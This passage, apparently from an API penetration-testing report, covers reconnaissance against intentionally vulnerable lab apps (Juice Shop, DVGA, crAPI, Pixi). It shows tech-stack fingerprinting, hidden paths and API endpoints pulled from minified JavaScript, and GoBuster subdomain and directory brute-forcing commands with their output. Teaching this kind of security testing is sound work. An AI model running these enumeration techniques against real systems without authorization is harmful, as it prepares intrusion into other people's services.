


Figure 42: Web tech stack identification using Wappalyzer - JuiceShop



Wappalyzer

TECHNOLOGIES | MORE INFO | Export

JavaScript frameworks
- Zone.js
- Angular 15.2.9

CDN
- cdnjs
- Cloudflare

Font scripts
- Font Awesome


JavaScript libraries
- jQuery 3.5.1
- core-js 3.30.2

Miscellaneous
- Module Federation
- Webpack

UI frameworks
- Bootstrap 4.5.3


Programming languages
- TypeScript

Figure 43: Wappalyzer results - JuiceShop



```
┌──(kali㉿J78878)-[~]
└─$ whatweb -a 3 http://10.38.1.110:3000
http://10.38.1.110:3000 [200 OK] Country[RESERVED][ZZ], HTML5, IP[10.3
8.1.110], JQuery[2.2.4], Script[module], Title[OWASP Juice Shop], Unco
mmonHeaders[access-control-allow-origin,x-content-type-options,feature
-policy,x-recruiting], X-Frame-Options[SAMEORIGIN]

┌──(kali㉿J78878)-[~]
└─$ 
```

Figure 44: Whatweb web tech stack identification - JuiceShop




```
┌──(kali㉿J78878)-[~]
└─$ whatweb -a 3 http://10.38.1.110:5013
http://10.38.1.110:5013 [200 OK] Bootstrap, Cookies[env], Country[RESE
RVED][ZZ], Email[dolev@blackhatgraphql.com,dolev@blackhatgraphql.com,n
ick@blackhatgraphql.com,nick@blackhatgraphql.com], HTML5, IP[10.38.1.1
10], JQuery, Meta-Author[Dolev F.], Script, Title[Damn Vulnerable Grap
hQL Application]

┌──(kali㉿J78878)-[~]
└─$ 
```

Figure 45: Whatweb web tech stack identification - DVGA

4.5.2.6 *Source Code Analysis – JavaScript*


Javascript files can be a gold mine for penetration testers as they can contain different API paths that may not be publicly known, endpoints and API calls, libraries and frameworks, understanding client-side logic, information disclosure, discovering assets that are not linked anywhere else, hidden functionality and finding possible developer comments.

Juice Shop website has a hidden scoreboard that is not publicly listed anywhere on the website; however, if we start enumerating the JavaScript files in our browser developer tools and beautify the JavaScript code, we can look through the code and identify different paths, one being the juiceshop’s hidden scoreboard page ‘/scoreboard’.



```
    path: 'administration',
    component: pa,
    canActivate: [
      Gt
    ]
  },
  {
    path: 'accounting',
    component: tl,
    canActivate: [
      jt
    ]
  },
  {
    path: 'about',
    component: No
  },
  {
    path: 'address/select',
    component: Qr,
    canActivate: [
      Q
    ]
  },
  {
    path: 'address/saved',
    component: Hr,
    canActivate: [
      Q
    ]
  },
  {
    path: 'address/create',
    component: Te,
    canActivate: [
      Q
    ]
  },
  {
    path: 'address/edit/:addressId',
    component: Te,
    canActivate: [
      Q
    ]
  },
  {
    path: 'delivery-method',
    component: rc
```

Figure 46: Identifying paths and endpoints in JavaScript files (main.js) - JuiceShop



```
e.id===a.payload.orderId?a.payload.order:e})),order:a.payload.order});case T.ORDER_RETURNED:return Object(h.a)(Object(h.a)({},e),{},{pastOrders:e.pastOrders.map((function(e){return
e.id===a.payload.orderId?a.payload.order:e}))});default:return e}},A={posts:[]},D=function(){var e=arguments.length>0&&void 0!==arguments[0]?arguments[0]:A,a=arguments.length>1?arguments[1]:void
0;switch(a.type){case T.FETCHED_POSTS:return Object(h.a)(Object(h.a)({},e),{},{posts:a.payload});case T.FETCHED_POST:return Object(h.a)(Object(h.a)({},e),{},{posts:e.posts.map((function(e)
{return e.id===a.payload.postId?a.payload.post:e})),post:a.payload.post});default:return e}},j=Object(r.c)
({userReducer:y,profileReducer:v,vehicleReducer:g,shopReducer:I,communityReducer:D}),R=function(e,a){return j(e,a)},N=t(6),F=t.n(N),x=t(2),P="identity/",U="workshop/",L="community
/",w={LOGIN:"api/auth/login",GET_USER:"api/v2/user/dashboard",SIGNUP:"api/auth/signup",RESET_PASSWORD:"api/v2/user/reset-password",FORGOT_PASSWORD:"api/auth/forget-password",VERIFY_OTP:"api
/auth/v3/check-otp",LOGIN_TOKEN:"api/auth/v4.0/user/login-with-token",ADD_VEHICLE:"api/v2/vehicle/add_vehicle",GET_VEHICLES:"api/v2/vehicle/vehicles",RESEND_MAIL:"api/v2/vehicle
/resend_email",CHANGE_EMAIL:"api/v2/user/change-email",VERIFY_TOKEN:"api/v2/user/verify-email-token",UPLOAD_PROFILE_PIC:"api/v2/user/pictures",UPLOAD_VIDEO:"api/v2/user
/videos",CHANGE_VIDEO_NAME:"api/v2/user/videos/<videoId>",REFRESH_LOCATION:"api/v2/vehicle/<carId>/location",CONVERT_VIDEO:"api/v2/user/videos/convert_video",CONTACT_MECHANIC:"api/merchant
/contact_mechanic",RECEIVE_REPORT:"api/mechanic/receive_report",GET_MECHANICS:"api/mechanic",GET_PRODUCTS:"api/shop/products",GET_SERVICES:"api/mechanic/service_requests",BUY_PRODUCT:"api
/shop/orders",GET_ORDERS:"api/shop/orders/all",GET_ORDER_BY_ID:"api/shop/orders/<orderId>",RETURN_ORDER:"api/shop/orders/return_order",APPLY_COUPON:"api/shop/apply_coupon",ADD_NEW_POST:"api
/v2/community/posts",GET_POSTS:"api/v2/community/posts/recent",GET_POST_BY_ID:"api/v2/community/posts/<postId>",ADD_COMMENT:"api/v2/community/posts/<postId>/comment",VALIDATE_COUPON:"api
/v2/coupon/validate-coupon"},H={SUCCESS:"success",FAILURE:"failure",LOGOUT:"logout",REDIRECT:"redirect"},G="Please enter a valid email!",V=l.a.createElement(l.a.Fragment,null,"Password should
contain at least one digit, one small letter, one capital letter and one special character.",l.a.createElement("br",null),"Should be at least contain 8 characters and maximum 16
characters.",l.a.createElement("br",null),"Allowed special characters are
#$@!%&*?"),M=F.a.mark(Z),B=F.a.mark(Q),z=F.a.mark(X),Y=F.a.mark(ee),q=F.a.mark(ae),W=F.a.mark(te),J=F.a.mark(ne),$=F.a.mark(re),K=F.a.mark(ce);function Z(e){var a,t,n,r,c,o,s,l,i;return
F.a.wrap((function(u){for(;;)switch(u.prev=u.next){case 0:return a=e.email,t=e.password,n=e.callback,r={},u.prev=2,u.next=5,Object(x.b)({type:T.FETCHING_DATA});case 5:return c=P+w.LOGIN,o=
{"Content-Type":"application/json"},u.next=9,fetch(c,{headers:o,method:"POST",body:JSON.stringify({email:a,password:t})}).then((function(e){return(r=e).ok?e.json():e}));case 9:if(s=u.sent,r.ok)
{u.next=12;break}throw s;case 12:return l=P+w.GET_USER,o={"Content-Type":"application/json",Authorization:"Bearer ".concat(s.token)},u.next=16,fetch(l,{headers:o,method:"GET"}).then((function(e)
{return r=e,e.json()}));case 16:if(i=u.sent,r.ok){u.next=19;break}throw s;case 19:return u.next=21,Object(x.b)({type:T.LOGGED_IN,payload:{token:s.token,user:i}});case
21:n(H.SUCCESS,s.data),u.next=29;break;case 24:return u.prev=24,u.t0=u.catch(2),u.next=28,Object(x.b)({type:T.FETCHED_DATA,payload:r});case 28:n(H.FAILURE,"Invalid Username or Password");case
29:case"end":return u.stop()}}),M,null,[[2,24]])}function Q(e){var a,t,n,r,c,o,s,l,i;return F.a.wrap((function(u){for(;;)switch(u.prev=u.next){case 0:return
a=e.name,t=e.email,n=e.number,r=e.password,c=e.callback,o={},u.prev=2,u.next=5,Object(x.b)({type:T.FETCHING_DATA});case 5:return s=P+w.SIGNUP,l={"Content-
Type":"application/json"},u.next=9,fetch(s,{headers:l,method:"POST",body:JSON.stringify({name:a,email:t,number:n,password:r})}).then((function(e){return(o=e).ok?e:e.json()}));case 9:return
i=u.sent,u.next=12,Object(x.b)({type:T.FETCHED_DATA,payload:o});case 12:o.ok?c(H.SUCCESS,"User Registered Successfully!"):c(H.FAILURE,i.message),u.next=20;break;case 15:return
u.prev=15,u.t0=u.catch(2),u.next=19,Object(x.b)({type:T.FETCHED_DATA,payload:o});case 19:c(H.FAILURE,"Could not sign up");case 20:case"end":return u.stop()}}),B,null,[[2,15]])}function X(e){var
a,t,n,r,c,o;return F.a.wrap((function(s){for(;;)switch(s.prev=s.next){case 0:return a=e.callback,t=e.email,n={},s.prev=2,s.next=5,Object(x.b)({type:T.FETCHING_DATA});case 5:return
r=P+w.FORGOT_PASSWORD,c={"Content-Type":"application/json"},s.next=9,fetch(r,{headers:c,method:"POST",body:JSON.stringify({email:t})}).then((function(e){return(n=e).ok?e:e.json()}));case
9:return o=s.sent,s.next=12,Object(x.b)({type:T.FETCHED_DATA,payload:n});case 12:n.ok?a(H.SUCCESS,"OTP has been sent to your registered emailid"):a(H.FAILURE,o.message),s.next=20;break;case
15:return s.prev=15,s.t0=s.catch(2),s.next=19,Object(x.b)({type:T.FETCHED_DATA,payload:n});case 19:a(H.FAILURE,"Could not send OTP");case 20:case"end":return s.stop()}}),z,null,
[[2,15]])}function ee(e){var a,t,n,r,c,o,s,l;return F.a.wrap((function(i){for(;;)switch(i.prev=i.next){case 0:return a=e.callback,t=e.email,n=e.otp,r=e.password,c=
{},i.prev=2,i.next=5,Object(x.b)({type:T.FETCHING_DATA});case 5:return o=P+w.VERIFY_OTP,s={"Content-Type":"application/json"},i.next=9,fetch(o,
{headers:s,method:"POST",body:JSON.stringify({email:t,otp:n,password:r})}).then((function(e){return(c=e).ok?e:e.json()}));case 9:return l=i.sent,i.next=12,Object(x.b)
({type:T.FETCHED_DATA,payload:c});case 12:c.ok?a(H.SUCCESS,"Otp verified and your password has been set."):503===c.status?a(H.REDIRECT,l.message):a(H.FAILURE,l.message),i.next=20;break;case
15:return i.prev=15,i.t0=i.catch(2),i.next=19,Object(x.b)({type:T.FETCHED_DATA,payload:c});case 19:a(H.FAILURE,"Could not verify OTP");case 20:case"end":return i.stop()}}),Y,null,
[[2,15]])}function ae(e){var a,t,n,r,c,o;return F.a.wrap((function(s){for(;;)switch(s.prev=s.next){case 0:return a=e.accessToken,t=e.password,n=e.callback,r={},s.prev=2,s.next=5,Object(x.b)
({type:T.FETCHING_DATA});case 5:return c=P+w.RESET_PASSWORD,o={"Content-Type":"application/json",Authorization:"Bearer ".concat(a)},s.next=9,fetch(c,
```

Figure 47: Discloses unknown API paths in JavaScript code – crAPI

4.5.3 Tool Summary

Tool	Link
Nmap	https://github.com/nmap/nmap
Burpsuite	https://portswigger.net/burp
Zap	https://www.zaproxy.org
Wappalyzer	https://www.wappalyzer.com
Whatweb	https://github.com/urbanadventurer/WhatWeb
Dev Tools (FireFox)	https://www.mozilla.org/en-US/firefox/developer
GraphQL Introspection script for nmap	https://github.com/dolevf/nmap-graphql-introspection-nse.git

Table 30: Tools used summary

4.6 Content Discovery

When testing an application and its APIs, we will want to discover content (Shah, 2021) that may exist but is not publicly accessible (unlinked content) to the user or known to the tester. This could include finding old parameters, endpoints, paths, files, backup files, older software versions, administration panels, directories and open indexing, configuration files and exposed services that have not implemented proper authentication.

4.6.1 Subdomain Brute-Forcing

We have primarily used passive and active techniques to enumerate subdomains; however, we now want to brute-force our targets DNS to discover new subdomains and virtual hosts that might not have been found via passive techniques. Brute-forcing DNS will allow us to find newly registered subdomains. We will use GoBuster and a word list to brute-force against.


GoBuster to brute-force DNS:

Description	Command
GoBuster is used to brute-force subdomains of your target using a word list of common subdomain names.	gobuster dns -d target.com -w /usr/share/wordlists/amass/subdomains.lst

Table 31: GoBuster subdomain brute-force

4.6.2 Directory Brute-Forcing

When we perform brute-forcing of any kind, it will be beneficial for us to use API-specific word lists to better narrow down and identify endpoints, files and directories. If we use standard web application word lists, we will be sending a lot of junk requests, knowing we probably won't get a response.




```
┌──(kali㉿J78878)-[~]
└─$ gobuster dir -u http://10.38.1.110:8000/ -w /usr/share/wordlists/Hacking-APIs/Wordlists/api_superlist --exclude-length 1179
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.38.1.110:8000/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/Hacking-APIs/Wordlists/api_superlist
[+] Negative Status codes:   404
[+] Exclude Length:          1179
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/about                (Status: 200) [Size: 12171]
/login                (Status: 200) [Size: 2833]
/register             (Status: 200) [Size: 2846]
/register             (Status: 200) [Size: 2846]
/ADMIN                (Status: 200) [Size: 3011]
/Admin                (Status: 200) [Size: 3011]
```

Figure 48: Directory brute-forcing against Pixi using API specific word lists

Developers may no longer be using specific directories (deprecated) or have “hidden” directories that they think are “hidden” because they are unlinked. Using directory brute-forcing, we can attempt to uncover these assets and potentially discover configuration, developer and system files that contain credentials or secrets. We may also find directories with insufficient permissions. See below for example directories we might hope to find:

